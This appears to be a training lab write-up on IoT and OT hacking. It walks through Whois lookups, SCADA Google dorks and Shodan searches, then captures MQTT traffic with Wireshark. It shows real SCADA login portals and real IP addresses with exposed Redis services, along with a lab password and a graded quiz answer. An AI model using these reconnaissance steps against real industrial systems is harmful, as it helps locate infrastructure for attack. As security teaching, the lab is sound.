The objective of the lab is to perform IoT and OT platform hacking and other tasks that include, but are not limited to:

- Performing IoT and OT device footprinting ●
Capturing and analyzing traffic between IoT devices

Overview of IoT and OT Hacking

Using the IoT and OT hacking methodology, an attacker acquires information using techniques such as information gathering, attack surface area identification, and vulnerability scanning, and uses such information to hack the target device and network.

The following are the various phases of IoT and OT device hacking:

- Information gathering
- Vulnerability scanning
- Launch attacks
- Gain remote access
- Maintain access

Lab 1: Perform Footprinting using Various Footprinting Techniques

Task 1: Gather Information using Online Footprinting Tools

The information regarding the target IoT and OT devices can be acquired using various online sources such as Whois domain lookup, advanced Google hacking, and Shodan search engine. The gathered information can be used to scan the devices for vulnerabilities and further exploit them to launch attacks.

You can also select a protocol or device of your choice to perform footprinting on it.

1. switch to **Windows 10**
2. Open any browser and type <https://www.whois.com/whois/>



Edit with WPS Office



3. Search for www.oasis-open.org

- o The result appears, displaying the following information, as shown in the screenshots:
Domain Information, Registrant Contact

A detailed screenshot of the Whois search results for the domain "oasis-open.org".

Domain Information

Domain:	oasis-open.org
Registered On:	1998-03-04
Expires On:	2026-03-03
Updated On:	2025-01-22
Status:	client delete prohibited client transfer prohibited client update prohibited
Name Servers:	dns1.stabletransit.com dns2.stabletransit.com

Registrar Information

Registrar:	DNC Holdings, Inc.
IANA ID:	291
Abuse Email:	abuse@directnic.com
Abuse Phone:	+1.8778569598


Registrant Contact

Organization:	OASIS Open
State:	MA
Country:	US

4. 1. Now, open a new tab, and click on <https://www.exploit-db.com/google-hacking-database> in the address bar, and press **Enter**.




Edit with WPS Office



5. 1. The Google Hacking Database page appears; type SCADA in the Quick Search field and press Enter.
6. The result appears, which displays the Google dork related to SCADA

Dork	Category	Author
inurl:"scada-vis"	Files Containing Juicy Info	Parsa Rezaleh Khaban
intitle:"index of SCADA"	Sensitive Directories	Romell Marin Cordoba
intitle:inurl:"SCADA login"	Pages Containing Login Portals	Cyber Shelby
intitle:"CirCarLife Scada" inurl:/html/index.html	Various Online Devices	Alexandros Pappas
"login" intitle:"scada login"	Pages Containing Login Portals	Alexandros Pappas
intitle:"index of" scada	Sensitive Directories	Arman Bhardwaj
"login" intitle:"scada login"	Pages Containing Login Portals	Bruno Schmid

7. 1. Now, we will use the dorks obtained in the previous step to query results in Google.
8. 2. Open a new tab and click on <https://www.google.com> in the address bar, and press Enter.



9. 1. In the search field, type "login" intitle:"scada login" and click the Google Search button.



Edit with WPS Office

"login" intitle:"scada login"

All Images Short videos Shopping Videos Forums Web More

 Online Scada Login
https://online.alvinsoftware.com

Online Scada Login
OnlineScada.


 RMRPS POWER SYSTEMS
https://www.rmrps.com > scada-login

SCADA-LOGIN
login wind solar.

 SCADA @ Canal River Trust
https://scada.canalrivertrust.org.uk> crt > Login

SCADA Login
Enter just your username and click "Login" to automatically recover your access. This process will require access to e-mail.

10. Open a new browser tab, go to <https://account.shodan.io/login>, enter your username and password, then click **Login**.



Whois oasis-open.org X Google Hacking Database (GHD) X Online Scada Login X New Tab X +

Getting Started

It looks like you haven't started Firefox in

Q https://account.shodan.io/login

⊕ https://account.shodan.io/login — Visit

This time, search with: G b d w ⚡

Explore Downloads Pricing Search

Dashboard

 **Getting Started**

What is Shodan?
Search Query Fundamentals
Working with Shodan Data Files

[LEARN MORE](#)

 **ASCII Videos**

Setting up Real-Time Network Monitoring
Measuring Public SMB Exposure
Analyzing the Vulnerabilities for a Network

[VISIT THE CHANNEL](#)

 **Developer Access**

How to Download Data with the API
Looking up IP Information
Working with Shodan Data Files

[DEVELOPER PORTAL](#)

 **QUICK LINKS**

[SETUP NETWORK MONITORING](#)
[BROWSE IMAGES](#)
[MAP VIEW](#)

 **Filters Cheat Sheet**

Shodan currently crawls nearly 4,000 ports across the Internet. Here are a few of the most commonly-used search filters to get started:

Filter Name	Description	Example
city	Name of the city	Devices in San Diego
country	Shorter Country codes	Devices in the United States

11. On the Shodan main page, type port:1883 in the search bar and press Enter. Port 1883 is the default MQTT port defined by IANA for MQTT over TCP.

[View Report](#)[Download Results](#)[Historical Trend](#)[View on Map](#)**Product Spotlight:** We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)**194.163.189.63**

vmi1302716.contaboserver.net

Contabo GmbH

Germany, Düsseldorf

eol-os

```
# Server
redis_version:7.4.2
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:58bcfb204733694a
redis_mode:standalone
os:Linux 6.8.0-51-generic x86_64
arch_bits:64
monotonic_clock:POSIX clock_gettime
multiplexing_api:epoll
atomicvar_api:c11-builtin
gcc_version:12.2.0
process_id...
```

47.104.224.60

Aliyun Computing Co., LTD

China, Qingdao

eol-product

```
# Server
redis_version:6.2.4
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:1dc8f70f8ef039f
redis_mode:cluster
os:Linux 5.10.134-17.2.1a8.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:c11-builtin
gcc_version:10.2.1
process_id:1321835
process_supervised:no
```

116.202.10.228

shariat.de

Hetzner Online GmbH

Germany, Falkenstein

compromised

```
# Server
redis_version:7.4.2
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:ebf881730b101924
redis_mode:standalone
os:Linux 5.15.0-130-generic aarch64
arch_bits:64
monotonic_clock:POSIX clock_gettime
multiplexing_api:epoll
atomicvar_api:c11-builtin
gcc_version:12.2.0
process...
```

14.161.47.144

static.vnpt.vn

Vietnam Posts and Telecommunications Group

VN, Viet Nam, Ho Chi Minh City

compromised

```
# Server
redis_version:7.4.2
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9bc0dc34e778d2e
redis_mode:standalone
os:Linux 5.10.16.3-microsoft-standard-WSL2 x86_64
arch_bits:64
monotonic_clock:POSIX clock_gettime
multiplexing_api:epoll
atomicvar_api:c11-builtin
gcc_version:12...
```

2a03:4000:30:72a::10:1883

a9a1.netcup.net

netcup GmbH

Germany, Nürnberg

starttls**SSL Certificate**

Issued By:

I- Common Name:

R11

I- Organization:

Let's Encrypt

220 ProFTPD Server (ProFTPD) [2a03:4000:30:72a::10:1883]

530 Login incorrect.

214-The following commands are recognized (* =>'s unimplemented):

CMD	XWD	CDUP	XCUP	SMNT*	QUIT	PORT	PASV
EPRT	EPSV	ALLO	RNFR	RNTO	DELE	MDTM	RMD
XRMD	MKD				XM...		

Issued To:

12. Click on any IP address to view its detailed information.



Edit with WPS Office

13. 1. Search for SCADA systems using PLC name: "Schneider Electric"

Question 10.1.1.1

Use the Shodan search engine to collect the IP addresses with MQTT enabled. Perform a search using the MQTT port number. What is the default MQTT port that you will enter in the search field to obtain the desired result?

1883

Score

✓ Correct



Edit with WPS Office

Lab 2: Monitor and Examine IoT Device Communication

Lab Objectives:


Use Wireshark to observe and analyze IoT (MQTT) data traffic.

Task 1: Monitor and Analyze IoT Data Packets Using Wireshark

- Wireshark is an open-source tool for analyzing network protocols and diagnosing issues.
- It's useful for identifying OS, intercepting traffic, and studying protocol behavior.
- This lab focuses on MQTT, a lightweight protocol used in IoT and M2M communication.
- Goal: Capture and inspect MQTT traffic between IoT devices using Wireshark.
 1. switch to Ubuntu machine
 2. In the left pane under the **Favorites** list, scroll down and click the **Terminal** icon to open the terminal window.
 3. In the terminal window, type **sudo snap install mqtt-explorer** and press **Enter** to install the MQTT Explorer tool.

```
ubuntu@ubuntu:~$ sudo snap install mqtt-explorer
[sudo] password for ubuntu:
mqtt-explorer 0.3.5 from Thomas Nordquist (thomasnordquist) installed
ubuntu@ubuntu:~$
```


4. After installation, switch to the Parrot Security machine.
 - Navigate to **Applications** → **Pentesting** → **Most Used Tools**, then click **Wireshark** to launch it.



5. Double-click the interface icon in front of SSH remote capture: **sshdump** option




Edit with WPS Office




6. Under the **Server** tab:

- Enter 10.10.1.9 in the **Remote SSH server address** field.
- Enter 22 in the **Remote SSH server port** field.



7. Switch to the **Authentication** tab:

- Set **Remote SSH server username** to **ubuntu**
- Set **Remote SSH server password** to **toor**




8. Under **Capture** tab

- eth0 for **Remote interface**
- not port 22 for **Remote capture filter**, and click **Start**.


9. Switch to the Ubuntu machine then Open the terminal, type **mqtt-explorer**, and press **Enter** to launch the MQTT Explorer tool.

```
burnu@ubuntu:~$ sudo snap install mqtt-explorer
[sudo] password for ubuntu:
mqtt-explorer 0.3.5 from Thomas Nordquist (thomasnordquist) installed
burnu@ubuntu:~$ mqtt-explorer
```

10. The MQTT Explorer tool initializes and the **MQTT Explorer** main window appears



11. select **test.mosquitto.org** and click **connect**




12. MQTT Explorer starts establishing a connection with the devices

13. Click **Parrot Security** to switch to the Parrot Security machine. In Wireshark, click the **Stop** button to end packet capture.




Edit with WPS Office



14. In the **Apply a display filter** field in Wireshark, type **mqtt** and press **Enter** to view only MQTT protocol packets.

- Note: Packet results may vary based on your lab setup.




15. Select a **Connect** command packet from the **Packet List** pane.


- In the **Packet Details** pane (middle section), expand the **Transmission Control Protocol** and **MQ Telemetry Transport Protocol** sections to inspect the packet details.



Edit with WPS Office



16. Under the MQ Telemetry Transport Protocol node, you can observe details like: Protocol Name, Version, Client ID.



17. The **MQTT protocol** establishes a connection between clients and a broker through the **CONNECT** command. Key headers in the **CONNECT** command include:

- **Header Flags:** Contains information about the MQTT control packet type.
- **Connect Flags:** Specifies the behavior of the MQTT connection.



Edit with WPS Office

- **Clean Session:** Indicates whether the client wants a persistent connection with the broker.


- **Client ID:** A unique identifier for each MQTT client connecting to the broker.

18. Select a **Connect Ack** packet from the **Packet List** pane.

